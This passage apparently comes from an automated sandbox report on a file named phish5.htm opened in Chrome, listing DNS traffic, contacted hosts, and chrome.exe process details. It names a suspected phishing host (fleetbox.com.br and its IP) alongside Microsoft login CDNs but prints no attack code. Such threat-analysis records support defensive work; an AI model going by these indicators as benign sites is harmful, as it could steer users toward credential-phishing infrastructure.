Mar 21, 2023 00:20:04.392802954 CET	49690	443	192.168.2.3	108.179.193.42

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 21, 2023 00:20:01.319691896 CET	63722	53	192.168.2.3	8.8.8.8
Mar 21, 2023 00:20:01.319987059 CET	65522	53	192.168.2.3	8.8.8.8
Mar 21, 2023 00:20:01.345941067 CET	53	65522	8.8.8.8	192.168.2.3
Mar 21, 2023 00:20:01.347578049 CET	53	63722	8.8.8.8	192.168.2.3
Mar 21, 2023 00:20:03.464485884 CET	59324	53	192.168.2.3	8.8.8.8
Mar 21, 2023 00:20:04.125807047 CET	53	59324	8.8.8.8	192.168.2.3
Mar 21, 2023 00:20:04.384222984 CET	61626	53	192.168.2.3	8.8.8.8
Mar 21, 2023 00:20:04.405642986 CET	53	61626	8.8.8.8	192.168.2.3
Mar 21, 2023 00:20:05.875174999 CET	57840	53	192.168.2.3	8.8.8.8
Mar 21, 2023 00:20:05.875174999 CET	49977	53	192.168.2.3	8.8.8.8
Mar 21, 2023 00:20:05.886501074 CET	57990	53	192.168.2.3	8.8.8.8
Mar 21, 2023 00:20:05.896527052 CET	53	49977	8.8.8.8	192.168.2.3
Mar 21, 2023 00:20:07.737898111 CET	60625	53	192.168.2.3	8.8.8.8
Mar 21, 2023 00:20:07.758878946 CET	53	60625	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Mar 21, 2023 00:20:01.319691896 CET	192.168.2.3	8.8.8.8	0x3f16	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:01.319987059 CET	192.168.2.3	8.8.8.8	0x8d42	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:03.464485884 CET	192.168.2.3	8.8.8.8	0x677b	Standard query (0)	fleetbox.com.br	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:04.384222984 CET	192.168.2.3	8.8.8.8	0xb4fb	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:05.875174999 CET	192.168.2.3	8.8.8.8	0x3019	Standard query (0)	cdn.jsdelivr.net	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:05.875174999 CET	192.168.2.3	8.8.8.8	0x9647	Standard query (0)	maxcdn.bootstrapcdn.com	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:05.886501074 CET	192.168.2.3	8.8.8.8	0x808f	Standard query (0)	code.jquery.com	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:07.737898111 CET	192.168.2.3	8.8.8.8	0xe126	Standard query (0)	cdnjs.cloudflare.com	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Mar 21, 2023 00:20:01.345941067 CET	8.8.8.8	192.168.2.3	0x8d42	No error (0)	accounts.google.com		142.250.203.109	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:01.347578049 CET	8.8.8.8	192.168.2.3	0x3f16	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)	false
Mar 21, 2023 00:20:01.347578049 CET	8.8.8.8	192.168.2.3	0x3f16	No error (0)	clients.l.google.com		142.250.203.110	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:04.125807047 CET	8.8.8.8	192.168.2.3	0x677b	No error (0)	fleetbox.com.br		108.179.193.42	A (IP address)	IN (0x0001)	false


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Mar 21, 2023 00:20:04.405642986 CET	8.8.8.8	192.168.2.3	0xb4fb	No error (0)	www.google.com		142.250.203.100	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:05.896527052 CET	8.8.8.8	192.168.2.3	0x9647	No error (0)	maxcdn.bootstrapcdn.com		104.18.11.207	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:05.896527052 CET	8.8.8.8	192.168.2.3	0x9647	No error (0)	maxcdn.bootstrapcdn.com		104.18.10.207	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:05.908052921 CET	8.8.8.8	192.168.2.3	0x808f	No error (0)	code.jquery.com	cds.s5x3j6q5.hwcdn.net		CNAME (Canonical name)	IN (0x0001)	false
Mar 21, 2023 00:20:05.909463882 CET	8.8.8.8	192.168.2.3	0x3e69	No error (0)	cs1227.wpc.alphacdn.net		192.229.221.185	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:05.910219908 CET	8.8.8.8	192.168.2.3	0x3019	No error (0)	cdn.jsdelivr.net	cdn.jsdelivr.net.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)	false
Mar 21, 2023 00:20:07.758878946 CET	8.8.8.8	192.168.2.3	0xe126	No error (0)	cdnjs.cloudflare.com		104.17.24.14	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:07.758878946 CET	8.8.8.8	192.168.2.3	0xe126	No error (0)	cdnjs.cloudflare.com		104.17.25.14	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:07.783817053 CET	8.8.8.8	192.168.2.3	0xb2f1	No error (0)	shed.dual-low.part-0032.t-0009.fdv2-t-msedge.net	part-0032.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Mar 21, 2023 00:20:07.783817053 CET	8.8.8.8	192.168.2.3	0xb2f1	No error (0)	part-0032.t-0009.fdv2-t-msedge.net		13.107.237.60	A (IP address)	IN (0x0001)	false
Mar 21, 2023 00:20:07.783817053 CET	8.8.8.8	192.168.2.3	0xb2f1	No error (0)	part-0032.t-0009.fdv2-t-msedge.net		13.107.238.60	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- accounts.google.com
- clients2.google.com
- fleetbox.com.br
- maxcdn.bootstrapcdn.com
- logincdn.msauth.net
- https:
- cdnjs.cloudflare.com
- aadcdn.msauth.net

Statistics

Behavior



System Behavior

Analysis Process: chrome.exe PID: 5712, Parent PID: 1076

General

Target ID:	0
Start time:	00:19:57
Start date:	21/03/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank
Imagebase:	0x7ff614650000
File size:	2851656 bytes
MD5 hash:	0FEC2748F363150DC54C1CAFFB1A9408
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

Analysis Process: chrome.exe PID: 5884, Parent PID: 5712

General

Target ID:	1
Start time:	00:19:58
Start date:	21/03/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false

Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1956 --field-trial-handle=1776,i,13172112685572027649,16285084268608615134,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff614650000
File size:	2851656 bytes
MD5 hash:	0FEC2748F363150DC54C1CAFFB1A9408
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: **2764**, Parent PID: **1076**

General

Target ID:	2
Start time:	00:20:00
Start date:	21/03/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" "C:\Users\user\Desktop\phish5.htm
Imagebase:	0x7ff614650000
File size:	2851656 bytes
MD5 hash:	0FEC2748F363150DC54C1CAFFB1A9408
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly